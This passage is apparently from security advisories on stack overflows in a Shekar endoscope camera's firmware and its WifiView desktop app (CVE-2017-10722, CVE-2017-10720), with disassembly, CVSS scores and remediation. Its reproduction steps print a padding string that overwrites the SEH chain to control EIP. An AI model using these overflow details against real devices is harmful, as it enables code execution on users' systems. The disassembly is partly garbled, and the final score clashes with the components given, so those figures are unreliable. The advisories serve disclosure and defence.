.text:0040A78C                lwl     $a1, 0xC90+var_C68+1($sp)
.text:0040A790                lwl     $a2, 0xC90+var_C68+1($sp)
.text:0040A794                lwr     $v0, 0xC90+var_C6C+2($sp)
.text:0040A798                lwr     $v1, 0xC90+var_C6C+2($sp)
.text:0040A79C                lwr     $a1, 0xC90+var_C6C+2($sp)
.text:0040A7A0                lwl     $a0, 0xC90+var_C5F($sp)
.text:0040A7A4                lwr     $a2, 0xC90+var_{...
.text:0040A7A8                lwr     $t4, 0xC90+var_{-00000C7C var_C7C:       .word ?
.text:0040A7AC                srl     $v0, 8           -00000C78 var_C78:       .word ?
.text:0040A7B0                srl     $v1, 16          -00000C74                .byte ?  # undefined
.text:0040A7B4                srl     $a1, 24          -00000C73                .byte ?  # undefined
.text:0040A7B8                lwr     $a0, 0xC90+var_{-00000C72                .byte ?  # undefined
.text:0040A7BC                la      $t9, setWiFiPas-00000C71                 .byte ?  # undefined
.text:0040A7C0                sb      $a2, 0xC90+var_{-00000C70 var_C70:       .word ?
.text:0040A7C4                sb      $v0, 0xC90+var_{-00000C6C var_C6C:       .word ?
.text:0040A7C8                sb      $v1, 0xC90+var_{...
.text:0040A7CC                sb      $a1, 0xC90+var_82F($sp)
.text:0040A7D0                sb      $t3, 0xC90+var_82E($sp)
.text:0040A7D4                sb      $zero, 0xC90+var_82D($sp)
.text:0040A7D8                jalr    $t9 ; setWiFiPassword
.text:0040A7DC                sw      $t4, 0xC90+var_260($sp)
.text:0040A7E0                lw      $gp, 0xC90+var_C78($sp)
.text:0040A7E4                beqz    $v0, loc_40A760
.text:0040A7E8                nop

0000A7D8 0040A7D8: control_Dev_thread+1928 (Synchronized with Hex View-1)
```

The function “setwifipassword” uses a memcpy function but uses the length of the payload obtained by using strlen function as the third parameter which is the number of bytes to copy and this allows an attacker to overflow the function and control the $PC value.



Exploitation

All an attacker has to do is connect to the camera’s SSID with the credentials and then exploit the memory corruption using something similar to the Python code provided in steps to reproduce.

Vulnerability discovery

The vulnerability was discovered simply by manual security assessment and reverse enginerring of the binary uvc_stream on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by changing the checking the length of the Wifipassword and ensuring that it is less than 35 characters

6) SIG-EXT-06-2017-05 (Local memory corruption in Desktop application in SendChangePass) -- CVE-2017-10722

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the desktop application used to connect to the device suffers from a stack overflow if more than 26 characters are passed to it as the Wifi password. This application is installed on the device and an attacker who can provide the right payload can execute code on the user's system directly. Any breach of this system can allow an attacker to get access to all the data that the user has access too.

Advisory

Overview

Synopsys Software Integrity Group staff discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the desktop application used to connect to the device suffers from a stack overflow if more than 26 characters are passed to it as the Wifi password. This application is installed on the device and an attacker who can provide the right payload can execute code on the user's system directly. Any breach of this system can allow an attacker to get access to all the data that the user has access too.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:U/RC:R/CR:H/IR:H/AR:H/MAV:L/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Local (L):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 7.8 (High)

Temporal Metrics

- Exploit Code Maturity: POC (P)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 7.1 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 7.1 (High).

The final score is thus 7.4 (High).

Vulnerable Versions

All versions of Shekar endoscope camera's desktop application WifiView up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other devices manufactured by the same manufacturer up to the latest version should be vulnerable as well.


Steps to Reproduce

---

1) Click on WifiView application installed on desktop and click on settings button at the bottom right
2) Now use the python code below and this should reboot the system

```
print "A"*538 +"B"*92 "XXXX"+"YYYY" + "C"*500
```


3) Use the value generated and copy it in password text box and click Password button
4) Observe that the application crashes
5) If a debugger is attached to the process before crashing it can be observed that the SEH chain is overrun with values XXXX and YYYY which land later into EIP and allow an attacker to execute code




Vulnerability Description

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the desktop application used to connect to the device suffers from a stack overflow if more than 26 characters are passed to it as the Wifi password. This application is installed on the device and an attacker who can provide the right payload can execute code on the user's system directly. Any breach of this system can allow an attacker to get access to all the data that the user has access too.


The application uses a dynamic link library(DLL) called "avilib.dll" which is used by the application to send binary packets to the device that allow to control the device. One such action that the DLL provides is change password in the function "sendchangepass" which allows a user to change the wifi password on the device.




This function calls a sub function “sub_75876EA0” at address 0x7587857C. The function determines which action to execute based on the parameters sent to it. The “sendchangepass” passes the datastring as the second argument which is the password we enter in the textbox and integer 2 as first argument. The rest of the 3 arguments are set to 0. The function “sub_75876EA0” at address 0x75876F19 uses the first argument received and to determine which block to jump too.



Since the argument passes is 2, it jumps to 0x7587718C and proceeds from there to address 0x758771C2 which calculates the length of the data string passed as the first parameter.



This length and the first argument are then passed to the address 0x7587726F which calls a memmove function which uses a stack address as the destination where the password typed by us is passed as the source and length calculated above is passed as the number of bytes to copy which leads to a stack overflow.



Exploitation

In this case an attacker needs to have already an access to the user's system. This exploit would then be used to possibly elevate an attacker's privileges on the system.

Vulnerability discovery

The vulnerability was discovered simply by manual security assessment and reverse enginerring of the binary avilib.dll on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by changing the checking the length of the Wifipassword and ensuring that it is less than 26 characters

7) SIG-EXT-06-2017-05 (Local memory corruption in Desktop application in SendChangeName) -- CVE-2017-10720

Introduction

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the desktop application used to connect to the device suffers from a stack overflow if more than 26 characters are passed to it as the Wifi name. This application is installed on the device and an attacker who can provide the right payload can execute code on the user's system directly. Any breach of this system can allow an attacker to get access to all the data that the user has access too.

Advisory

Overview

Synopsys Software Integrity Group staff discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the desktop application used to connect to the device suffers from a stack overflow if more than 26 characters are passed to it as the Wifi name. This application is installed on the device and an attacker who can provide the right payload can execute code on the user's system directly. Any breach of this system can allow an attacker to get access to all the data that the user has access too.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:U/RC:R/CR:H/IR:H/AR:H/MAV:L/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Local (L):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): High (H)
- Availability Impact (A): High (H)
- Resulting base score: 7.8 (High)

Temporal Metrics

- Exploit Code Maturity: POC (P)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 7.1 (High).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): High (H)
- Availability Requirement (AR): High (H)
- Resulting environmental score: 7.1 (High).

The final score is thus 7.4 (High).

Vulnerable Versions

All versions of Shekar endoscope camera's desktop application WifiView up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that other devices manufactured by the same manufacturer up to the latest version should be vulnerable as well.


Steps to Reproduce

---

1) Click on WifiView application installed on desktop and click on settings button at the bottom right
2) Now use the python code below and this should reboot the system

```
print "A"*538 +"B"*92 "XXXX"+"YYYY" + "C"*500
```


3) Use the value generated and copy it in Wifi name text box and click WifiName button
4) Observe that the application crashes
5) If a debugger is attached to the process before crashing it can be observed that the SEH chain is overrun with values XXXX and YYYY which land later into EIP and allow an attacker to execute code




Vulnerability Description

Recently it was discovered as a part of the research on IoT devices in the most recent firmware for Shekar Endoscope that the desktop application used to connect to the device suffers from a stack overflow if more than 26 characters are passed to it as the Wifi name. This application is installed on the device and an attacker who can provide the right payload can execute code on the user's system directly. Any breach of this system can allow an attacker to get access to all the data that the user has access too.


The application uses a dynamic link library(DLL) called "avilib.dll" which is used by the application to send binary packets to the device that allow to control the device. One such action that the DLL provides is change password in the function "sendchangename" which allows a user to change the wifi name on the device.




This function calls a sub function “sub_75876EA0” at address 0x758784F8. The function determines which action to execute based on the parameters sent to it. The “sendchangename” passes the datastring as the second argument which is the name we enter in the textbox and integer 1 as first argument. The rest of the 3 arguments are set to 0. The function “sub_75876EA0” at address 0x75876F19 uses the first argument received and to determine which block to jump too.



Since the argument passes is 1, it jumps to 0x75876F20 and proceeds from there to address 0x75876F56 which calculates the length of the data string passed as the first parameter.



This length and the first argument are then passed to the address 0x75877001 which calls the memmove function which uses a stack address as the destination where the password typed by us is passed as the source and length calculated above is passed as the number of bytes to copy which leads to a stack overflow.



Exploitation

In this case an attacker needs to have already an access to the user's system. This exploit would then be used to possibly elevate an attacker's privileges on the system.

Vulnerability discovery

The vulnerability was discovered simply by manual security assessment and reverse engineering of the binary avilib.dll on the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by changing the checking the length of the Wifi name and ensuring that it is less than 26 characters